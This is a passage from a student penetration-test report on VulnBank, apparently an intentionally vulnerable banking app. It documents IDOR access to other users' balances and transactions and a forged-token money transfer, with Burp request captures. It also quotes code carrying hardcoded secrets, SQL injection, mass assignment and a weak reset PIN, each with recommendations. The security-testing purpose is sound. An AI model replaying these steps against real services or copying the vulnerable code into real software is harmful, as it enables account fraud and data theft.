
```
public static void storeSecrets(Context paramContext) {
    SharedPreferences.Editor editor = paramContext.getSharedPreferences("VulnBankPrefs",
0).edit();
    editor.putString("username", "admin");
    editor.putString("password", "admin123");
    editor.putString("balance", "$999999");
    editor.putString("debug_flag", "FLAG{HardcodedSecretsAreBad}");
    editor.apply();
}
```

Dynamic Analysis of VulnBank


While performing runtime analysis of the application, we observed that simply logging in as a regular user exposed a large amount of sensitive information through the app's responses.



Unauthorized money transfer

We tested the `/transfer` endpoint, which is used for money transfer, and found that we could transfer money from an arbitrary account to my account (or any other user account). This was possible by simply modifying the `user_id` parameter in the Authorization token to that of the victim (even without changing the `from_account` parameter to that of the victim's account number). This shows that the authorization bearer token doesn't require a valid JWT signature; it only checks if the `user_id` in the token exists.



We decoded the authorization bearer to base 64 and changed the user_id. The initial user id was 2980 and we changed to 2979, and the transfer was successful without changing the from and to accounts.





Risk

- Attackers can transfer money from any user's account by changing the user_id inside the token.
- The app doesn't check if the token is valid or signed.
- It only checks if the user_id exists, not who owns the account.
- This allows unauthorized fund transfers, account takeover, and financial loss.


Recommendation

- Include security testing for all authentication and transfer logic.
- Add rate limiting and alerting for suspicious transfers
- Do a full code review and penetration test of the authorization flow.

Unrestricted Access To User Transactions

We were able to retrieve transaction history for users without proper authorization checks. Using a valid (low privilege) we could request /transactions/account number for other users and receive their full transaction details.

We logged in as zizo, clicked on the transaction history, intercepted it with burp and sent it to the repeater. We then got the following results;



Burp Suite Community Edition v2025.10.3 - Temporary Project
 Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
 Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
7	https://vulnbank.org	POST	/login		✓	200	1295	JSON				✓	104.
8	https://vulnbank.org	GET	/check_balance/2259625271			200	710	JSON				✓	104.
9	https://vulnbank.org	GET	/api/bill-payments/history			200	647	JSON				✓	104.
10	https://vulnbank.org	GET	/api/bill-categories			200	1097	JSON				✓	104.
11	https://vulnbank.org	GET	/api/virtual-cards			200	646	JSON				✓	104.
12	https://vulnbank.org	POST	/login		✓	401	794	JSON				✓	104.
13	https://vulnbank.org	POST	/login		✓	401	804	JSON				✓	104.
14	https://vulnbank.org	POST	/api/v2/forgot-password		✓	404	677	JSON				✓	104.
15	https://vulnbank.org	POST	/api/v2/forgot-password		✓	200	785	JSON				✓	104.
16	https://vulnbank.org	POST	/login		✓	200	1303	JSON				✓	172.
17	https://vulnbank.org	GET	/transactions/2259625271			200	1753	JSON				✓	172.
18	https://android.googleapis.co...	POST	/auth/devicekey		✓	400	2065	HTML		Error 400 (Bad Reque...		✓	216.

Request
 Pretty Raw Hex
 1 GET /transactions/2259625271 HTTP/2
 2 Host: vulnbank.org
 3 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyOTc5LCJ1c2VybmFtZSI6Inppem8iLCJpc19hZG1pb259IjE6ZmFsc2UsImUhdCI6MTc2ZmY3NzE5Nn0.yrK0_P0-FPT-HNywehfTPT3a-BTuBKq-ICOnPgxtALg
 4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyOTc5LCJ1c2VybmFtZSI6Inppem8iLCJpc19hZG1pb259IjE6ZmFsc2UsImUhdCI6MTc2ZmY3NzE5Nn0.yrK0_P0-FPT-HNywehfTPT3a-BTuBKq-ICOnPgxtALg
 5 Accept-Encoding: gzip, deflate, br
 6 User-Agent: okhttp/4.9.2
 7 If-Modified-Since: Thu, 20 Nov 2025 22:12:07 GMT
 8
 9

Response
 Pretty Raw Hex Render
 1 HTTP/2 200 OK
 2 Date: Thu, 20 Nov 2025 22:29:35 GMT
 3 Content-Type: application/json
 4 Access-Control-Allow-Origin: *
 5 Server: cloudflare
 6 Cf-Cache-Status: DYNAMIC
 7 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
 8 Server-Timing: cfCacheStatus;desc="DYNAMIC"
 9 Server-Timing: cfEdge;dur=2,cfOrigin;dur=293
 10 Report-To: [{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=EyS3ccPJsrOrbwoBH8e%2FuWewuIPNzU7r1xLwCmsEqsLDWNZBuHvLcm2rLAmCRVstVrOA%2BMcgT9HripvoCDlmiD9vdULVUwMQLeo%3D"}]}]
 11 Cf-Ray: 9a1b631209f1793a-DAR
 12 Alt-Svc: h3="443"; ma=86400
 13
 14 {
 15 "account_number": "2259625271",
 16 "server_time": "2025-11-20 22:20:01.902085",
 17 "status": "success",
 18 "transactions": [
 19 {
 20 "amount": 300.0,

Request

```

1 GET /transactions/2259625271 HTTP/2
2 Host: vulnbank.org
3 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyOTc5LCJlc2VybmFtZSI6I6InppemBiLCJpc19hZG1pb2I6I6ZmFsc2UsImhhdCI6I6Mjc2MzY3NzESNn0.yrKO_P0-FPtHN
  ywehTPT3a-BTuBKq-ICOnPgxtALg
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyOTc5LCJlc2VybmFtZSI6I6InppemBiLCJpc19hZG1pb2I6I6ZmFsc2UsImhhdCI6I6Mjc2MzY3NzESNn0.yrKO_P0-FPtHN
  ywehTPT3a-BTuBKq-ICOnPgxtALg
5 Accept-Encoding: gzip, deflate, br
6 User-Agent: okhttp/4.9.2
7 If-Modified-Since: Thu, 20 Nov 2025 22:12:07 GMT
8
9

```

Response

```

1 HTTP/2 200 OK
2 Date: Thu, 20 Nov 2025 22:45:36 GMT
3 Content-Type: application/json
4 Access-Control-Allow-Origin: *
5 Server: cloudflare
6 Cf-Cache-Status: DYNAMIC
7 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
8 Server-Timing: cfCacheStatus;desc="DYNAMIC"
9 Server-Timing: cfEdge;dur=5,cfOrigin;dur=286
10 Report-To:
  {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.c
  loudflare.com/report/v4?s=wFfLs7glgn8%2F1jMLTV%2Bd4eQ%2FQGYGwLZsZu4s5GK
  7%2Fumbpq310%2BKXp4SPsOmB9jsq9ONZPooI8B6XUY%2B7U5b1864ys8tMH6r79ys%3D"}
  ]}
11 Cf-Ray: 9a1b7a880e3b7936-DAR
12 Alt-Svc: h3=":443"; ma=86400
13
14 {
15   "account_number":"2259625271",
16   "server_time":"2025-11-20 22:36:02.789838",
17   "status":"success",
18   "transactions":[
19     {
20       "amount":300.0,
21       "description":"Transfer from mobile app",
22       "from_account":"2259625271",
23       "id":2242,
24       "timestamp":"2025-11-20 21:43:35.465689",
25       "to_account":"5552027435",
26       "type":"transfer"
27     },
28     {
29       "amount":200.0,
30       "description":"Transfer from mobile app",
31       "from_account":"5552027435",

```

We then tried to access another account named zizostar by keying the account. This was a success.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being repeated to the endpoint `/transactions/5552027435` on `vulnbank.org`. The response is a JSON object indicating a successful transaction.

Request:

```

1 GET /transactions/5552027435 HTTP/2
2 Host: vulnbank.org
3 Cookie: token=
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0OTc5LjI1c2VybWFTZS
  IGInppem8iLCJpc19hZG1pb1I6ZmFsc2UsImhhdCI6MTc2MzY3NzESNnO.yrK0_PO-FPthN
  yweffhTPT3a-BTuBKq-IC0nPgxtALg
4 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjo0OTc5LjI1c2VybWFTZS
  IGInppem8iLCJpc19hZG1pb1I6ZmFsc2UsImhhdCI6MTc2MzY3NzESNnO.yrK0_PO-FPthN
  yweffhTPT3a-BTuBKq-IC0nPgxtALg
5 Accept-Encoding: gzip, deflate, br
6 User-Agent: okhttp/4.9.2
7 If-Modified-Since: Thu, 20 Nov 2025 22:12:07 GMT
8
9

```

Response:

```

1 HTTP/2 200 OK
2 Date: Thu, 20 Nov 2025 22:49:34 GMT
3 Content-Type: application/json
4 Access-Control-Allow-Origin: *
5 Server: cloudflare
6 Cf-Cache-Status: DYNAMIC
7 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
8 Server-Timing: cfCacheStatus;desc="DYNAMIC"
9 Server-Timing: cfEdge;dur=6,cfOrigin;dur=295
10 Report-To:
  [{"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.c
  loudflare.com/report/v4?s=L0ePtiQoo9sOwE0pBz7Wm%2BYo%2F9w3xgBEIy2LYI%2F
  hsUrPcFGshk5ZJtyQMZIR0xk5EicbhUfChWmZphm6Crr02BMFnXOuQhI9mk8%30"}]}]
11 Cf-Ray: 9a1b805368107934-DAR
12 Alt-Svc: h3=":443"; ma=86400
13
14 {
15   "account_number": "5552027435",
16   "server_time": "2025-11-20 22:40:00.127018",
17   "status": "success",
18   "transactions": [
19     {
20       "amount": 300.0,
21       "description": "Transfer from mobile app",
22       "from_account": "5552027435",
23       "id": 2243,
24       "timestamp": "2025-11-20 21:46:24.903509",
25       "to_account": "5552027435",
26       "type": "transfer"
27     },
28     {
29       "amount": 300.0,
30       "description": "Transfer from mobile app",
31       "from_account": "2259625271",
32       "id": 2242
33     }
34   ]
35 }

```

Risk

- Complete Privacy breach
- Attackers can analyze balances and transaction patterns to target theft or social engineering.
- PII/financial data leakage may trigger regulatory penalties and breach-notification requirements.

Recommendations

- Admin actions should require explicit roles and additional verification.
- Log attempted and successful access to user resources and create alerts for cross-account access.

Access To Users Account Balance

We tested the `/check_balance` endpoint which is used in checking the account balance of valid users. We found that we could access users' account balance by appending their account number to the endpoint. Getting valid account numbers was valid due to the `/debug/users` endpoint leaking valid user details. We logged in as `zizo` captured the `check_balance` traffic in burp and sent it to the repeater to modify the request. We keyed `zizostars`'s account number, hence seeing his balance.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A request is being viewed, which is a GET request to the endpoint `/check_balance/5552027435` over HTTP/2. The request includes a host of `vulnbank.org`, a cookie, a bearer token, and various headers like `Accept-Encoding`, `User-Agent`, and `If-Modified-Since`. The response is an HTTP 200 OK status with headers including `Date`, `Content-Type`, `Access-Control-Allow-Origin`, `Server`, `Cf-Cache-Status`, `Nel`, `Server-Timing`, `Report-To`, `Cf-Ray`, and `Alt-Svc`. The response body is a JSON object containing account information.

```

Request
1 GET /check_balance/5552027435 HTTP/2
2 Host: vulnbank.org
3 Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyOTc5LCJ1c2VybWVtZSI6I6Inppem8iLCJpc19hZG1pbiI6ZmFsc2UsImhhdCI6MTc2MzY3Njg1M30.PxntWbnWeXLDsaSOWTlwFlv8LVKP_dk980689XgzkuM
4 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjoyOTc5LCJ1c2VybWVtZSI6I6Inppem8iLCJpc19hZG1pbiI6ZmFsc2UsImhhdCI6MTc2MzY3Njg1M30.PxntWbnWeXLDsaSOWTlwFlv8LVKP_dk980689XgzkuM
5 Accept-Encoding: gzip, deflate, br
6 User-Agent: okhttp/4.9.2
7 If-Modified-Since: Thu, 20 Nov 2025 20:58:55 GMT
8
9

Response
1 HTTP/2 200 OK
2 Date: Thu, 20 Nov 2025 23:03:45 GMT
3 Content-Type: application/json
4 Access-Control-Allow-Origin: *
5 Server: cloudflare
6 Cf-Cache-Status: DYNAMIC
7 Nel: {"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
8 Server-Timing: cfCacheStatus;desc="DYNAMIC"
9 Server-Timing: cfEdge;dur=4,cfOrigin;dur=294
10 Report-To: {"group":"cf-nel","max_age":604800,"endpoints":[{"url":"https://a.nel.cloudflare.com/report/v4?s=GmPhw%2BK8mu0QffvSMa1%2FQOT9dXzfCnli0oP%2F5xRcDthSHrbE%2F7cw2le8p6wodPV%2B8SaLNmjXN78pr5xJdvebECukpIkBA1vZo%3D"}]}
11 Cf-Ray: 9a1b951d5eb87930-DAR
12 Alt-Svc: h3=":443"; ma=86400
13
14 {
15   "account_number": "5552027435",
16   "balance": 1000.0,
17   "status": "success",
18   "username": "zizostar"
19 }
20

```

Risk

- Anyone can view other users' account balances by appending their account number to the `/check_balance` endpoint.
- Valid account numbers are easily found from the `/debug/users` endpoint leaking user data.
- This exposes sensitive financial information and violates user privacy.

Recommendation

- Restrict access to `/check_balance` — require authentication and verify the account that belongs to the logged-in user.
- Remove or secure `/debug/users` to prevent data leaks.
- Never expose account numbers in URLs.
- Add proper authorization checks, logging, and rate limiting to prevent unauthorized access.

4.4 Github Finding

These are some vulnerabilities that we found in the Github repository. We mainly focused on the [app.py](#) file. Attackers can use this info to reverse engineer or use them.

4.4.1 Hardcoded secret

Overview

Valuable information such as API keys, password, encryption keys, token are stored in the source code. Attackers can use this info to reverse engineer or use them. This exposes the organization to credential theft and unauthorized access.

Severity

High

Hardcoded secrets provide attackers direct access to sensitive systems or functionality without needing to bypass authentication.


Impact

An attacker with access to the hardcoded secret could:

- Authenticate as a privileged service or user.
- Access confidential systems or data.
- Manipulate application behavior.
- Perform lateral movement and escalate privileges.

Evidence of finding

Below is the screenshot showing proof of concept:



```
# Hardcoded secret key (CWE-798)
app.secret_key = "secret123"
```

Recommendation

Short term

- Revoke the exposed secret and replace it.
- Remove hardcoded values from the application

Long term

- Enforce security coding practices

Confidential

- Use secure key vaults.

Summary

Affected system Application

vulnerability : hardcoded secret

Severity: High.

Remediation: Immediate.

4.4.2 SQL injection

Overview

Multiple endpoints are vulnerable to the injection such as login, forgot -password via the f-strings allowing SQL injection.

Severity

Critical

Impact

- Data exfiltration
- Database compromise

Evidence of finding

```
# SQL Injection vulnerability (intentionally vulnerable)
query = f"SELECT * FROM users WHERE username='{username}' AND password='{password}'"
print(f"Debug - Login query: {query}") # Debug print
```

Recommendation

- Use parameterized queries
- Minimum database privileges

Summary

Affected system: login

Severity: critical

Priority: high

4.4.3 Broken Access Control

Overview

Multiple endpoints expose account balance without validating the owner of the account is the one requesting it.

Severity

Critical

Impact

An attacker can view other users balances leading to privacy breach and financial fraud.

Evidence of finding(H4)

```
def api_check_balance(current_user):  
    # Vulnerability: No additional authorization check  
    # Any valid token can check any account balance  
    account_number = request.args.get('account_number')  
  
    conn = sqlite3.connect('bank.db')  
    c = conn.cursor()  
    c.execute(f"SELECT username, balance FROM users WHERE account_number='{account_number}'")  
    user = c.fetchone()  
    conn.close()
```

Recommendation

- Validate current user owns the requested account
- Return forbidden to unauthorized user error 403

Summary

Affected system: balance / transaction api

Remediation: immediate.

4.4.4 Mass Assignment

Overview

This involves the parameter tampering that leads to various manipulation such as balance and privilege escalation. The register(), is_admin, balance are but an example.

Confidential

Severity

Critical

Impact

- Self-assign admin privileges
- Modify balance
- Financial fraud

Evidence of finding

```
# Build dynamic query based on user input fields
# Vulnerability: Mass Assignment possible here
fields = ['username', 'password', 'account_number']
values = [user_data.get('username'), user_data.get('password'), account_number]

# Include any additional parameters from user input
for key, value in user_data.items():
    if key not in ['username', 'password']:
        fields.append(key)
        values.append(value)
```

Recommendation

- Whitelist allowed fields.

Summary

Affected system: /register

Vulnerability: Mass assignment

Remediation: Immediate.

4.4.5 Insecure Design

Overview

Reset PINs are 3-digit, stored in DB plaintext and v1 API returns the PIN in response. No rate limiting on reset attempts. Attackers can brute-force 000–999 or call v1 to obtain the pin.

Severity

Critical

Impact

- Account takeover

Confidential

- Fraud

Evidence of finding

```
# Weak reset pin logic (CWE-330)
# Using only 3 digits makes it easily guessable
reset_pin = str(random.randint(100, 999))

# Store the reset PIN in database (in plaintext - CWE-319)
execute_query(
    "UPDATE users SET reset_pin = %s WHERE username = %s",
    (reset_pin, username),
    fetch=False
)
```

Recommendation

- Do not expose pin
- Use long random OTP
- Don't store it in plain text.

Summary

Affected system: Reset-Pin

Severity: critical

4.4.6 Unrestricted file upload

Overview

Profile upload accepts any file and saves to web-accessible static/uploads with no content-type,size validation. Upload_profile_picture_url fetches arbitrary URLs with verify=False, follows redirects, no host allowlist.

Severity

High

Impact

This can lead to remote code execution, exfiltration of data.

Evidence of finding

```
def upload_profile_picture(current_user):
    if 'profile_picture' not in request.files:
        return jsonify({'error': 'No file provided'}), 400

    file = request.files['profile_picture']

    if file.filename == '':
        return jsonify({'error': 'No file selected'}), 400

    try:
        # Vulnerability: No file type validation
        # Vulnerability: Using user-controlled filename
        # Vulnerability: No file size check
        # Vulnerability: No content-type validation
        filename = secure_filename(file.filename)

        # Add random prefix to prevent filename collisions
        filename = f"{random.randint(1, 1000000)}_{filename}"

        # Vulnerability: Path traversal possible if filename contains ../
        file_path = os.path.join(UPLOAD_FOLDER, filename)

        file.save(file_path)
```

Recommendation

- Only use image filetype
- Limit size of file

Summary

Affected system: upload_profile_picture

Severity: High.

5.0 Commendable Implementations

Here are some of the commendable things that we found during the test

1. Does not allow you to login without having registered.
2. In some requests it requires one to be authenticated e.g by having cookies and authorization bearers.
3. Cant send money if the amount they want to transfer exceeds the balance.
4. Separation of function business logic

6.0 Appendices

Appendices A Citations

Works Cited

“Access control vulnerabilities and privilege escalation | Web Security Academy.”

PortSwigger, <https://portswigger.net/web-security/access-control>.

Accessed 20 November 2025.

“Broken Access Control.” *A01 Broken Access Control - OWASP Top 10:2025 RC1*,

https://owasp.org/Top10/A01_2021-Broken_Access_Control/. Accessed 20

November 2025.

“Business logic vulnerabilities | Web Security Academy.” *PortSwigger*,

<https://portswigger.net/web-security/logic-flaws>. Accessed 20 November

2025.

“Insecure Direct Object Reference (IDOR).” *Insecure Direct Object Reference (IDOR)*,

<https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/IDOR>.

“Insecure direct object references (IDOR) | Web Security Academy.” *PortSwigger*,

<https://portswigger.net/web-security/access-control/idor>. Accessed 20

November 2025.

“Privilege escalation.” https://en.wikipedia.org/wiki/Privilege_escalation.

“What is cross-site scripting (XSS) and how to prevent it? | Web Security Academy.”

PortSwigger, <https://portswigger.net/web-security/cross-site-scripting>.

Accessed 20 November 2025.

“What is SQL Injection? Tutorial & Examples | Web Security Academy.” *PortSwigger*,

<https://portswigger.net/web-security/sql-injection>. Accessed 20 November

2025.

Confidential

Prepared by: Squad 9 Team



Date: October 18, 2025